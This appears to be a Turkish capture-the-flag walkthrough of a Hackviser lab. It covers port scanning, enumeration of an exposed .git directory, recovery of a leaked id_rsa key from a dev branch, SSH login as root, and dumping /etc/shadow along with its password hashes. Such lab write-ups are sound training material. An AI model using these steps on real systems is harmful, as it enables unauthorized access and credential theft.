

ALOHOMORA ISINMASI

INFO: Git, kod deęiřikliklerini takip ederek çok kullanıcıli iř birlięini destekleyen bir versiyon kontrol sistemidir. Projelerin versiyon kontrol geęmiři ".git" klasöründe saklanır.

Web uygulamasında dizin taraması yaparak keřif yapma, git branchleri arasında gezinerek kritik veri tespit etme ve bir anahtar dosyasıyla sunucuya erişim sağlama ile ilgili alıřtırmalar yapmak için önerilir.

1. Blog yazarının e-posta adresi nedir?

Bilgi: Önce nmap atılarak, açık portlara bakılır ardından siteye gidilerek keřfe çıkılır.

```
root@hackerbox:~# nmap -p- 172.20.3.68
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-02 14:02 CDT
Nmap scan report for 172.20.3.68
Host is up (0.00022s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
3306/tcp  open  mysql
33060/tcp open  mysqlx
```

172.20.3.68/about.php

fascination, coupled with my love for technology, inspired the creation of my own digital creativity and innovation takes center stage.

Join me on this enchanting odyssey as we explore the marvels of the digital age, unravel literary adventures through the corridors of imagination. Just like the pages of a spellbook surprises and revelations. Together, let's embrace the magic of technology and creativity, code and every word written is infused with the essence of wonder.

Welcome to my digital sanctuary. Prepare to be enchanted.

Contact

tommy@cyberwand-blog.com

Görüldüęü üzere "http" portu açık bulunmuřtur ve sayfaya gidilerek iletişim kısmında e-posta adresi bulunmuřtur.

2. Dizin keřfinde bulunan ve içinde git ile ilgili dosyalar bulunan dizinin adı nedir?


Bilgi: gobuster ile dizin taraması yapılarak aranılan dizine ulařılır.

```
Starting gobuster in directory enumeration mode
=====
/.git (Status: 301) [Size: 309] [==> http://172.20.3.68/.git/]
/.htpasswd (Status: 403) [Size: 276]
/.htaccess (Status: 403) [Size: 276]
/.hta (Status: 403) [Size: 276]
/.git/index (Status: 200) [Size: 808]
/.git/logs/ (Status: 200) [Size: 1130]
/.git/config (Status: 200) [Size: 270]
/.git/HEAD (Status: 200) [Size: 21]
```

Görüldüęü üzere /.git dizinidir.

3. Geliştiricinin kullanıcı adı nedir?

Bilgi: /.git dosyaları incelenerek geliştirici kullanıcı adı bulunur.



```
00000000000000000000000000000000 387d4e848b6e566440b2bd65e923d6ca3eaf4f0c hacker <hacker@kali.(none)> 1696608939 -0400 clone: from https://github.com/tomriddle1/cyberwand-blog.git
```

4. Hangi branch aktif?

Bilgi: Aktif branchlere “git branch” komutu ile erişilebilir.



```
* main
remotes/origin/HEAD -> origin/main
remotes/origin/dev
remotes/origin/main
```

Görüldüğü üzere aktif branch “main”dir.

5. Commitleri gösteren git komutu nedir?


Bilgi: Commitleri görüntülemek için git aracının log komutunu kullanabiliriz.

6. Branch i değiştiren git komutu nedir?

Bilgi: Branchleri değiştirmek için kullanılan git komutu “checkout”dur.

7. dev branchinde unutulmuş dosyanın adı nedir?

Bilgi: checkout ile branchler değiştirilip incelenir. Unutulan dosyanın “id_rsa” olduğu fark edilir.



```
* dev
main
remotes/origin/HEAD -> origin/main
remotes/origin/dev
remotes/origin/main
#ls -lA
total 5028
-rw-r--r-- 1 root root 5175 Sep 2 14:37 about.php
-rw-r--r-- 1 root root 80420 Sep 2 14:26 bootstrap.bundle.min.js
drwxr-xr-x 2 root root 4096 Sep 2 14:26 css
-rw-r--r-- 1 root root 345 Sep 2 14:26 db_connection.php
drwxr-xr-x 7 root root 4096 Sep 2 14:37 .git
-rw-r--r-- 1 root root 5018200 Sep 2 14:26 hack.jpg
-rw-r--r-- 1 root root 2602 Sep 2 14:37 id_rsa
-rw-r--r-- 1 root root 4322 Sep 2 14:26 index.php
drwxr-xr-x 2 root root 4096 Sep 2 14:26 js
-rw-r--r-- 1 root root 3088 Sep 2 14:26 post.php
-rw-r--r-- 1 root root 16 Sep 2 14:26 README.md
```

8. hackviser kullanıcısının parola hashi nedir?

Bilgi: Unutulan dosya bulunmuştu. Parola hashleri /etc/shadow'da tutulur. Bu dosyaya erişmek için ssh ile bağlanılır fakat okuma izni olunmadığından dosya okunamaz ve dosya izinleri değiştirilerek parola hashi alınır.

```
[root@hackerbox]~[~/target]
#ssh -i id_rsa root@172.20.4.64
The authenticity of host '172.20.4.64 (172.20.4.64)' can't be established.
ED25519 key fingerprint is SHA256:GXojMqL+lpG+DmSxZLvV8G/xa03TJiL2NtemP85CSg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '172.20.4.64' (ED25519) to the list of known hosts.
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@                WARNING: UNPROTECTED PRIVATE KEY FILE!                @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0644 for 'id_rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "id_rsa": bad permissions
root@172.20.4.64's password:
Permission denied, please try again.
root@172.20.4.64's password:

[~][root@hackerbox]~[~/target]
#chmod 600 id_rsa
[root@hackerbox]~[~/target]
#ssh -i id_rsa root@172.20.4.64

root@debian:~# cat /etc/shadow
root:$y$j9T$FhwqPaKREdFFyPJ7SKu7P0$Wnd6W3W2x8ZqEwQL.mBBWp4FhXdsWumiZuKIGoDvqKB:19636:0:99999:7:::
daemon:!:19636:0:99999:7:::
bin:!:19636:0:99999:7:::
sys:!:19636:0:99999:7:::
sync:!:19636:0:99999:7:::
games:!:19636:0:99999:7:::
man:!:19636:0:99999:7:::
lp:!:19636:0:99999:7:::
mail:!:19636:0:99999:7:::
news:!:19636:0:99999:7:::
uucp:!:19636:0:99999:7:::
proxy:!:19636:0:99999:7:::
www-data:!:19636:0:99999:7:::
backup:!:19636:0:99999:7:::
list:!:19636:0:99999:7:::
irc:!:19636:0:99999:7:::
gnats:!:19636:0:99999:7:::
nobody:!:19636:0:99999:7:::
_apt:!:19636:0:99999:7:::
systemd-network:!:19636:0:99999:7:::
systemd-resolve:!:19636:0:99999:7:::
messagebus:!:19636:0:99999:7:::
systemd-timesync:!:19636:0:99999:7:::
sshd:!:19636:0:99999:7:::
hackviser:$y$j9T$F0Wx5qCAorpa72xggPERc0$zkgSTMnKfdrb/jH1zRKBvHCI$NCtmPElDaM4TjhNE7B:19636:0:99999:7:::
```

Görüldüğü üzere parola hashine ulaşılmıştır.

-ISINMA TAMAMLANDI-

Tebrikler

SweepingSpeedball56 Hackviser'in Alohomora ısınmasını başarıyla tamamladı